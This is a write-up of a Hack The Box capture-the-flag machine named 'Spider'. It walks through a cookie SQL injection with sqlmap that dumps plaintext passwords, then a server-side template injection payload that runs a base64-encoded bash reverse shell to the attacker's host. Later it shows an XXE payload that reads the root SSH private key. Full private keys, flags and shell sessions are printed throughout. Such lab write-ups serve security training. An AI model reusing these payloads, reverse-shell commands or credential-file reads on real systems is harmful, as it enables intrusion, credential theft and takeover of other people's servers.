[*] starting @ 10:09:40 /2021-06-04/

custom injection marker ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q] y
[10:09:42] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sqlmap could be able to run properly
[10:09:42] [WARNING] provided value for parameter 'session' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[10:09:42] [INFO] testing connection to the target URL
[10:09:44] [INFO] testing if the target URL content is stable
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] n
[10:09:47] [INFO] target URL content is stable
[10:09:47] [INFO] testing if (custom) HEADER parameter 'Cookie #1*' is dynamic
do you want to URL encode cookie values (implementation specific)? [Y/n] n
[10:09:49] [WARNING] (custom) HEADER parameter 'Cookie #1*' does not appear to be dynamic
[10:09:51] [WARNING] heuristic (basic) test shows that (custom) HEADER parameter 'Cookie #1*' might not be injectable
[10:09:52] [INFO] testing for SQL injection on (custom) HEADER parameter 'Cookie #1*'
[10:09:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:10:06] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:10:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:10:15] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:10:22] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:10:29] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:10:35] [INFO] testing 'Generic inline queries'
[10:10:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:10:42] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:10:47] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:10:53] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:11:11] [INFO] (custom) HEADER parameter 'Cookie #1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[10:11:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:11:32] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:12:00] [INFO] target URL appears to be UNION injectable with 1 columns
[10:12:03] [INFO] (custom) HEADER parameter 'Cookie #1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
(custom) HEADER parameter 'Cookie #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 74 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: session=' AND (SELECT 1456 FROM (SELECT(SLEEP(5)))zGio) AND 'IMkG'='IMkG

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: session=' UNION ALL SELECT CONCAT(0x7162717a71,0x477a7a5770686c685a45574950634d4446784e46646d594a4c664f75705a787175564d6c4e72484b,0x716a626271)-- -
---
[10:12:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.0.12
[10:12:20] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[10:12:20] [INFO] fetching current database
[10:12:21] [INFO] fetching tables for database: 'shop'
[10:12:22] [INFO] fetching columns for table 'items' in database 'shop'
[10:12:24] [INFO] fetching entries for table 'items' in database 'shop'
Database: shop
Table: items
[6 entries]
+----+-------------+-------+---------------------------------------------------+-------------------------------------------------------------------------+
| id | name | price | image_path | description |
+----+-------------+-------+---------------------------------------------------+-------------------------------------------------------------------------+
| 1 | Chair | 1337 | stefan-chair-brown-black__0727320_PE735593_S5.JPG | This is a beautiful chair, finest quality, previously owned by Mitnick. |
| 2 | Black Chair | 1337 | martin-chair-black-black__0729761_PE737128_S5.JPG | This is the same as the other one but in black. |
| 3 | Chair | 1337 | stefan-chair-brown-black__0727320_PE735593_S5.JPG | This is a beautiful chair, finest quality, previously owned by Mitnick. |
| 4 | Black Chair | 1337 | martin-chair-black-black__0729761_PE737128_S5.JPG | This is the same as the other one but in black. |
| 5 | Chair | 1337 | stefan-chair-brown-black__0727320_PE735593_S5.JPG | This is a beautiful chair, finest quality, previously owned by Mitnick. |
| 6 | Black Chair | 1337 | martin-chair-black-black__0729761_PE737128_S5.JPG | This is the same as the other one but in black. |
+----+-------------+-------+---------------------------------------------------+-------------------------------------------------------------------------+

[10:12:25] [INFO] table 'shop.items' dumped to CSV file '/root/.sqlmap/output/spider.htb/dump/shop/items.csv'
[10:12:25] [INFO] fetching columns for table 'users' in database 'shop'
[10:12:26] [INFO] fetching entries for table 'users' in database 'shop'
Database: shop
Table: users
[4 entries]
+----+--------------------------------------+------------+-----------------+
| id | uuid | name | password |
+----+--------------------------------------+------------+-----------------+
| 1 | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv | ch1VW4sHERE7331 |
| 2 | 9a13e0f6-ee27-4968-908f-0d9882c1f28a | lucifer11 | lucifer11 |
| 3 | dc63b342-e0d0-4503-945b-71a3cf365f8e | {{7*7}} | {{7*7}} |
| 4 | 38af247a-100f-4712-81c0-5ac1b95e8a95 | {{config}} | {{config}} |
+----+--------------------------------------+------------+-----------------+

[10:12:28] [INFO] table 'shop.users' dumped to CSV file '/root/.sqlmap/output/spider.htb/dump/shop/users.csv'
[10:12:28] [INFO] fetching columns for table 'support' in database 'shop'
[10:12:29] [INFO] fetching entries for table 'support' in database 'shop'
[10:12:32] [INFO] fetching number of entries for table 'support' in database 'shop'
[10:12:32] [INFO] retrieved:
[10:12:32] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[10:14:03] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
0
[10:14:15] [WARNING] table 'support' in database 'shop' appears to be empty
Database: shop
Table: support
[0 entries]
+------------+---------+---------+-------------+
| support_id | contact | message | timestamp |
+------------+---------+---------+-------------+
+------------+---------+---------+-------------+

[10:14:15] [INFO] table 'shop.support' dumped to CSV file '/root/.sqlmap/output/spider.htb/dump/shop/support.csv'
[10:14:15] [INFO] fetching columns for table 'messages' in database 'shop'
[10:14:16] [INFO] fetching entries for table 'messages' in database 'shop'
Database: shop
Table: messages
[1 entry]
+---------+---------+-----------------------------------------------------------------------------------+---------------------+
| post_id | creator | message | timestamp |
+---------+---------+-----------------------------------------------------------------------------------+---------------------+
| 1 | 1 | Fix the <b>/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal</b> portal! | 2020-04-24 15:02:41 |
+---------+---------+-----------------------------------------------------------------------------------+---------------------+

[10:14:17] [INFO] table 'shop.messages' dumped to CSV file '/root/.sqlmap/output/spider.htb/dump/shop/messages.csv'
[10:14:17] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 84 times
[10:14:17] [INFO] fetched data logged to text files under '/root/.sqlmap/output/spider.htb'

[*] ending @ 10:14:17 /2021-06-04/

I got the uuid and Password of chiv.

1
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv       | ch1VW4sHERE7331 |

Now let’s try to login with chiv.

Now we have access of admin page let’s check the messages.

We got the portal link which they said fix the portal let’s go to that link and check what inside there.

1
http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal

There is a support portal which we want to fix it’s mean there is a problem in support portal.

After hit and try i got the correct payload to get rev shell.

  • Server Side Template Injection
1
{% with a = request["application"]["\x5f\x5fglobals\x5f\x5f"]["\x5f\x5fbuiltins\x5f\x5f"]["\x5f\x5fimport\x5f\x5f"]("os")["popen"]("echo -n YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC45LzkwMDEgMD4mMQ== | base64 -d | bash")["read"]() %} a {% endwith %}

Just change the base64 string with your ip and port and again encode with base64 and paste it in payload.

Now after that start your netcat listner on port which you add inside payload.

Now add your payload inside both parameter and submit the req.

And now if we check our netcat listner we got the shell as chiv.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root💀kali)-[~/hackthebox/machine/spider]
└─# nc -lvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.243.
Ncat: Connection from 10.10.10.243:43612.
bash: cannot set terminal process group (1386): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$ id
id
uid=1000(chiv) gid=33(www-data) groups=33(www-data)
chiv@spider:/var/www/webapp$ whoami
whoami
chiv
chiv@spider:/var/www/webapp$ cd
cd
chiv@spider:~$ ls
ls
user.txt
chiv@spider:~$ cat user.txt
cat user.txt
752a1885aef326b3d705f0b7ca531e4b

And if we go inside /home/chiv/.ssh directory we got the id_rsa key.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
chiv@spider:~/.ssh$ ls -la
ls -la
total 16
drwx------ 2 chiv chiv 4096 May 6 11:42 .
drwxr-xr-x 6 chiv chiv 4096 May 18 00:23 ..
-rw-r--r-- 1 chiv chiv 393 May 4 15:42 authorized_keys
-rw------- 1 chiv chiv 1679 Apr 24 2020 id_rsa
chiv@spider:~/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAmGvQ3kClVX7pOTDIdNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
gjWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLsVnTkYwDq+o/MnkpS
U7tVc2i/LtGvrobrzNRFX8taAOQ561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9
MI+JsgXF4qwdo/zrgxGdcOa7zq6zlnwYlY2zPZZjHYxrrwbJiD7H2pQNiegBQgu7
BLRlsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2
VTZrVb7Q0g5DGbEXcIW9oowFXD2ufo2WPXym0QIDAQABAoIBAH4cNqStOB6U8sKu
6ixAP3toF9FC56o+DoXL7DMJTQDkgubOKlmhmGrU0hk7Q7Awj2nddYh1f0C3THGs
hx2MccU32t5ASg5cx86AyLZhfAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFjo8hl
Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FCnXL1kCEUIpKaq5wKS1xDHma3Pc
XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAyQU4NIsKNnewIrq
54dWOw8lwOXp2ndmo3FdOfjm1SMNYtB5yvPR9enbu3wkX94fC/NS9OqLLMzZfYFy
f0EMoUECgYEAxuNi/9sNNJ6UaTlZTsn6Z8X/i4AKVFgUGw4sYzswWPC4oJTDDB62
nKr2o33or9dTVdWki1jI41hJCczx2gRqCGtu0yO3JaCNY5bCA338YymdVkphR9TL
j0UOJ1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaNOyJUlsenh8CgYEAxDCO
JjFKq+0+Byaimo8aGjFiPQFMT2fmOO1+/WokN+mmKLyVdh4W22rVV4v0hn937EPW
K1Oc0/hDtSSHSwI/PSN4C2DVyOahrDcPkArfOmBF1ozcR9OBAJME0rnWJm6uB7Lv
hm1Ll0gGJZ/oeBPIssqG1srvUNL/+sPfP3x8PQ8CgYEAqsuqwL2EYaOtH4+4OgkJ
mQRXp5yVQklBOtq5E55IrphKdNxLg6T8fR30IAKISDlJv3RwkZn1Kgcu8dOl/eu8
gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSScirRqqzINwmS+BD+80hyOo3lmhRcD8cFb
0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBkXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9BEpp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
CeRYbd+dgMrWr/3pULVJfLLzyx05zBwdrkXKZYVeoMsY8+Ci/NzEjwMwuq/wHNaG
rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poifJI5hpuWgLpWSEsD05L09yO
TTppoBhfUJqKnpa6eCPd+4iltr2JT4rwY4EKG0fjWWrMzWaK7GnW45WFtCBCJIf6
IleM+8qziZ8YcxqeKNdpcTZkl2VleDsZpkFGib0NhKaDN9ugOgpRXw==
-----END RSA PRIVATE KEY-----

Now let’s change our shell to ssh shell

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root💀kali)-[~/hackthebox/machine/spider]
└─# ssh -i user chiv@10.10.10.243
The authenticity of host '10.10.10.243 (10.10.10.243)' can't be established.
ECDSA key fingerprint is SHA256:Z0c/GTs+BeZXyXf2c/kRC1Y+omqtI1wPaEfrz0vvYCM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.243' (ECDSA) to the list of known hosts.
Last login: Fri May 21 15:02:03 2021 from 10.10.14.7
chiv@spider:~$ id
uid=1000(chiv) gid=1000(chiv) groups=1000(chiv)
chiv@spider:~$ whoami
chiv
chiv@spider:~$ cat user.txt
752a1885aef326b3d705f0b7ca531e4b

Privilege escalation

let’s run linPEAS.

After analyzing the linPEAS output i found a service running on localhost on port 8080.

For access the port 8080 we need to forward the port.

1
ssh -i user -L 9002:localhost:8080 chiv@spider.htb

Now let’s open the firefox and got to localhost:9002

And we got the beta login page.

Let’s sign in with any username.

This is a shopping cart page where no links are working except logout and our username is also reflected.

And if we see the cookies we see a session cookie let’s try to decode this.

I use flask-unsign to decode this.

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root💀kali)-[~/hackthebox/machine/spider]
└─# flask-unsign --decode --cookie .eJxNjsFPgzAchf8V07OH1rGDHJGWyaSkhV8LvYE1KYMimU1kLvvf3RJjdnz58r73zmha_YTiM3roUYyAcmbpWosxV1KHWXmiP3Rx6ndm6IBFdbYkFkgqGlmoVL4BdXvrX3-gCumVzxXwpGTLTh4Sc-O3bPCUCm1zgWlkmCv7jAeu3aAIHNvR6c6zRvv10I0qAlpsi-uemqehB4P1JHD13__zZ6ytvTGK5LhV73iPCbUb4zTdeq1sZTPW8Je7P_T7BN6NEsNRPC0b63koGzPKVDyjyyNaPoc5fKEYX34BWehYFw.YLo7NA.ZN0R3IrwiVI3inmmeoi3SoM5COw
{'lxml': b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+bHVjaWZlcjExPC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4=', 'points': 0}
┌──(root💀kali)-[~/hackthebox/machine/spider]
└─# echo -n PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+bHVjaWZlcjExPC91c2VybmFtZT4KICAgICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8L2RhdGE+Cjwvcm9vdD4= | base64 -d
<!-- API Version 1.0.0 -->
<root>
<data>
<username>lucifer11</username>
<is_admin>0</is_admin>
</data>
</root>

And we also see a hidden value in login view page source.

So we can do XXE(XML External Entity Injection)

  • Link: XXE Cheatsheet – XML External Entity Injection

After that i analize that we need to put our payload inside this hidden version field and the output is show in username field becuase the username field is reflected when we login inside that.

Now after some hit and try i got lfi and i can read inside root directory so let’s get the root id_rsa key.

For that i intercept the req of login in burp and add this payload.

1
username=%26username%3b&version=1.0.0--><!DOCTYPE+foo+[<!ENTITY+username+SYSTEM+"/root/.ssh/id_rsa">+]><!--
1
username=&username;&version=1.0.0--><!DOCTYPE+foo+[<!ENTITY+username+SYSTEM+"/root/.ssh/id_rsa">+]><!--

Boom 🧨 we got the id_rsa of root.

View page source for formatter the id_rsa.

  • root_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAl/dn2XpJQuIw49CVNdAgdeO5WZ47tZDYZ+7tXD8Q5tfqmyxq
gsgQskHffuzjq8v/q4aBfm6lQSn47G8foq0gQ1DvuZkWFAATvTjliXuE7gLcItPt
iFtbg7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfihWqAnkuJNqoVJclgIXLuwUvk
4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMlJc3vo5Z
EgkdKXy3RnLKvtxjpIlfmAZGu0T+RX1GlmoPDqoDWRbWU+wdbES35vqxH0uM5WUh
vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHfFQIDAQABAoIBAFxB9Acg6Vc0kO/N
krhfyUUo4j7ZBHDfJbI7aFinZPBwRtq75VHOeexud2vMDxAeQfJ1Lyp9q8/a1mdb
sz4EkuCrQ05O9QthXJp0700+8t24WMLAHKW6qN1VW61+46iwc6iEtBZspNwIQjbN
rKwBlmMiQnAyzzDKtNu9+Ca/kZ/cAjLpz3m1NW7X//rcDL8kBGs8RfuHqz/R4R7e
HtCvxuXOFnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCfMfeUsUOByLcg3yEypClO/M
s7pWQ1e4m27/NmU7R/cslc03YFQxow+CIbdd59dBKTZKErdiMd49WiZSxizL7Rdt
WBTACsUCgYEAyU9azupb71YnGQVLpdTOzoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy
R335NRBf7EJC0ODXNVSY+4vEXqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WXNV0zc0
kcSQH/Yfkd2jADkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAwUBS
FhRNrIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlH2HLfXcFQQdr30cPxxBSriS
BAKYcdFXSUQDPJ1/qE21OvDLmJFu4Xs7ZdGG8o5v8JmF6TLTwi0Vi45g38DJagEl
w42zV3vV7bsAhQsMvd3igLEoDFt34jO9nQv9KBcCgYEAk8eLVAY7AxFtljKK++ui
/Xv9DWnjtz2UFo5Pa14j0O+Wq7C4OrSfBth1Tvz8TcW+ovPLSD0YKODLgOWaKcQZ
mVaF3j64OsgyzHOXe7T2iq788NF4GZuXHcL8Qlo9hqj7dbhrpPUeyWrcBsd1U8G3
AsAj8jItOb6HZHN0owefGX0CgYAICQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg
LmQYLuNyQSnuwktNYGdvlY8oHJ+mYLhJjGYUTXUIqdhMm+vj7p87fSmqBVoL7BjT
Kfwnd761zVxhDuj5KPC9ZcUnaJe3XabZU7oCSDbj9KOX5Ja6ClDRswwMP31jnW0j
64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVWKH/noFetpTE2uFStsNrMD8
vEgG/fMJ9XmHVsPePviZBfrnszhP77sgCXX8Grhx9GlVMUdxeo+j
-----END RSA PRIVATE KEY-----

Now let’s save the id_rsa and ssh in and get our root.txt.

┌──(root💀kali)-[~/hackthebox/machine/spider]
└─# ssh -i root_rsa root@10.10.10.243
Last login: Mon May 31 13:58:50 2021
root@spider:~# id
uid=0(root) gid=0(root) groups=0(root)
root@spider:~# whoami
root
root@spider:~# ls
root.txt
root@spider:~# cat root.txt
6dee7d55ac7082e677f515981ce678c7

Summary of knowledge

  • use sqlmap –eval config key cookie sql injection
  • Server Side Template Injection to get a reverse shell
  • use XML External Entity Injection to got lfi to get the root id_rsa key

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…